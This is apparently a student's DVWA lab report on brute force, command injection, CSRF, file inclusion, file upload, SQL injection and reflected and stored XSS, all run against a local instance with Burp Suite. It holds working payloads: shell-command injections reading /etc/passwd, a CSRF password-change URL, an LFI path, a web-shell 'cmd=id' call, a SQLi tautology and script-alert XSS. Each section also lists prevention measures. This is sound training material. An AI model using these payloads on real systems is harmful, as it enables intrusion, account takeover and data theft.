

DVWA Complete Vulnerability Assessment Project

Project Title

DVWA Web Application Security Testing

Project Objective

The main objective of this project is to learn and demonstrate web application penetration testing techniques using DVWA (Damn Vulnerable Web Application). This project focuses on identifying and exploiting common web vulnerabilities in a controlled lab environment using Burp Suite.

This project includes:

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

SQL Injection

XSS (Reflected)

Brute force:

Brute force is a simple problem-solving method where you try every possible option until you find the correct answer.

Visual Procedure:

Vulnerability: Brute Force

Login

Username:

Password:

```
GET /vulnerabilities/brute/?username=5bbdjbj5&password=522345&Login=Login HTTP/1.1
Host: 127.0.0.1:42001
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:42001/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7c335da8a874f064646a60a8ef164b0a; security=low
Connection: keep-alive
```

2 highlights | 2 payload positions | Length: 81

burp Suite Community Edition v2020.5.2 - Temporary Pro...

Dashboard Target Proxy **Intruder** Repeater Collaborator Decoder Comparer Logger Organizer

1 2 x +

Sniper attack Start attack

Target http://127.0.0.1:42001 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /vulnerabilities/brute/?username=$bbdjbj$&password=$2234$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:42001
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
9 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:42001/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=7c335da8a874f064646a60a8ef164b0a; security=low
17 Connection: keep-alive
18
19
```

Search 2 highlights 2 payload positions Length: 8

Positions Add \$ Clear \$ Auto \$

```
1 GET /vulnerabilities/brute/?username=$bbdjbj$&password=$2234$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:42001
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
9 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:42001/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=7c335da8a874f064646a60a8ef164b0a; security=low
17 Connection: keep-alive
18
19
```

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

bbdbvj
jhdbkjdsj
bcii
password

Add payload position
Clear payload positions
Send to Repeater Ctrl+R
Send to Intruder Ctrl+I
Send to Organizer Ctrl+O
Scan defined insertion points
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Remove

new item

Various processing tasks on each payload before it is

Rule

4. Intruder attack of http://127.0.0.1:42001 Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0		200	37			4636	
1	1	bbdbvj	200	49			4636	
2	1	jhdbkjdsj	200	0			4636	
3	1	bcii	200	10			4636	
4	1	password	200	42			4636	
5	2	bbdbvj	200	50			4636	
6	2	jhdbkjdsj	200	37			4636	
7	2	bcii	200	42			4636	

Performed Steps

Step 1: Open Burp Suite

burpsuite

Step 2: Open DVWA Brute Force Page

DVWA → Vulnerabilities → Brute Force

Step 3: Enter Test Credentials

Username: admin

Password: test

Click Login.

Step 4: Capture Request in Burp Suite

Burp Suite → Proxy → HTTP History

Right Click Request:

Send to Intruder

Step 5: Configure Payload Position

Burp Suite → Intruder → Positions

Clear all payloads.

Highlight password value.

Step 6: Load Password List

Burp Suite → Payloads

Add passwords manually:

Step 7: Start Attack

Click:

Start Attack

Successful Result

Correct password returns different response length.

Command Injection:

Damn Vulnerable Web Application Command Injection means a web application takes user input and directly executes it as an operating system command without proper filtering or validation.

VISUAL PROCEDURE

```

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 3a:d6:f6:cd:7c:0a txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.128 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::7524:26ca:e86a:3270 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:08:38:ac txqueuelen 1000 (Ethernet)
    RX packets 8451 bytes 6003318 (5.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4524 bytes 938673 (916.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2362 bytes 358175 (349.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2362 bytes 358175 (349.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Ping a device

Enter an IP address:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.141 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.134 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.128 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.194 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3041ms
rtt min/avg/max/mdev = 0.128/0.149/0.194/0.026 ms

```

Ping a device

Enter an IP address:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.304 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.135 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.141 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.134 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3011ms
rtt min/avg/max/mdev = 0.134/0.178/0.304/0.072 ms
help
index.php
source

```

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.183 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.106 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.144 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.110 ms
```

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 0.106/0.135/0.183/0.031 ms
_dvwa
```

Vulnerability: Command Injection

Ping a device

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.183 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.106 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.144 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.110 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 0.106/0.135/0.183/0.031 ms

dvvwa
```

More Information

- 1. [Command Injection](#)
- 2. [Command Injection](#)
- 3. [Command Injection](#)

Performed Steps

Step 1: Open Command InjectiON page

Step 2: Enter Normal IP

Step 3: Inject Command

Used Payloads:

1.

```
``bash
```

```
127.0.0.1
```

```
``
```

2.

```
``bash
```

```
127.0.0.1;ls
```

```
``
```

3.

```
``bash
```

```
127.0.0.1; cat/etc/passwd
```

```
``
```

4.

```
``bash
```

```
127.0.0.1&& whoami
```

```
``
```

Vulnerability: Cross Site Request Forgery (CSRF)

CSRF tricks a user's browser into sending a request to a website without their consent, using their existing login session.

Objective

Understand Cross Site Request Forgery attack.

Visual procedure:

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

••••••••

Confirm new password:

Change

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally

```
1 GET /vulnerabilities/csrf/ HTTP/1.1
2 Host: 127.0.0.1:42001
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Google Chrome";v="146", "Not=A?Brand";v="8", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
  /*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: close
16
17
```

0 highlights

Performed Steps

Step 1: Open CSRF Page

DVWA → Vulnerabilities → CSRF

Step 2: Change Password

Step 3: Capture Request Using Burp Suite

Proxy → HTTP History

Copy URL request.

Step 4: Create Malicious HTML

Successful Result

Victim password changes automatically.

Impact

Unauthorized actions performed.

Prevention

- CSRF Tokens
- SameSite Cookies
- Re-authentication

Used Payload:

http://localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change

F File Inclusion

File Inclusion


File Inclusion

File Inclusion is a web application vulnerability where an attacker can force the application to load (include) a file that it should not normally access.

Objective

Learn Local File Inclusion vulnerability.

VISUAL PROCEDURE



The screenshot displays a web application interface with a sidebar menu on the left and a main content area on the right. The sidebar menu includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area is titled "Vulnerability: File Inclusion" and shows a "File 1" section with the text "Hello admin" and "Your IP address is: 127.0.0.1", followed by a "[back]" link. Below this, a "More Information" section lists three links: "Wikipedia - File inclusion vulnerability", "WSTG - Local File Inclusion", and "WSTG - Remote File Inclusion". At the bottom of the page, a status bar indicates "I, move the mouse pointer inside or press Ctrl+G." and a set of icons is visible on the right.

Attack:

page=/etc/passwd

USED PAYLOADS/COMMAND:

Normal file:

<http://localhost/DVWA/vulnerabilities/fi/?page=file1.php>

High security:

<http://localhost/DVWA/vulnerabilities/fi/?page=file:///etc/passwd>

Prevention

- Input filtering
- Whitelisting
- Disable file inclusion functions

Vulnerable point:

The user-controlled input (parameter) that is directly used to load a file without proper validation or sanitization.

File upload:

File Upload vulnerability means a web application allows users to upload files without properly checking the file type, content, or execution permissions.

Visual procedure:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

../../../../hackable/uploads/cacert.der succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

http://127.0.0.1:42001/vulnerabilities/upload/#



cacert(2).der
Completed — 987 bytes

Show all downloads

Organize Clear Downloads

Search Downloads

History

Downloads

Tags

All Bookmarks

**cacert(2).der**
987 bytes — 127.0.0.1:42001 — 5:56 AM

**Nessus-10.12.0-debian10_amd64.deb**
67.9 MB — tenable.com — Tuesday

**cacert(1).der**
987 bytes — burp — May 7

**cacert.der**
987 bytes — burp — May 7

Performed Steps

Step 1: Create PHP Payload

Step 2: Upload File

Step 3: Execute Payload

<http://127.0.0.1/DVWA/hackable/uploads/shell.php?cmd=id>

Successful Result

System command executes.

Impact

Remote code execution.

Prevention

- Restrict file types
- Disable PHP execution
- Validate uploads

SQL INJECTION:

SQL Injection (SQLi) is a web vulnerability where an attacker inserts malicious SQL commands into an input field (like login forms, search boxes, URL parameters) to manipulate the database.

VISUAL PROCEDURE:

User ID:

ID: 1
First name: admin
Surname: admin

User ID:

ID: 2
First name: Gordon
Surname: Brown

Performed Steps

Step 1: Open SQL Injection Page

DVWA → Vulnerabilities → SQL Injection

Step 2: Enter Payload

1' OR '1'='1

Successful Result

Database information displayed.

Impact

Database compromise.

Prevention

- Prepared statements
- Parameterized queries
- Input validation

XSS(REFLECTED):

It is a web security vulnerability where an attacker injects malicious JavaScript code into a website, and the victim's browser executes that code.

Objective

Execute reflected JavaScript payloads.

Visual Procedure:

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Chaity

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

What's your name?


Hello alert("Hacked")

```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

Vulnerability: Stored Cross Site Scripting (XSS):

Name: test Message: This is a test comment.
Name: Chaity Message: i am Chaity
Name: Chaity Message:

More Information



Used payload:

<script>alert("HACKED")</script>

Successful Result

Popup alert appears.

Impact

Cookie theft and phishing.

Prevention

- Output encoding
- Input validation
- CSP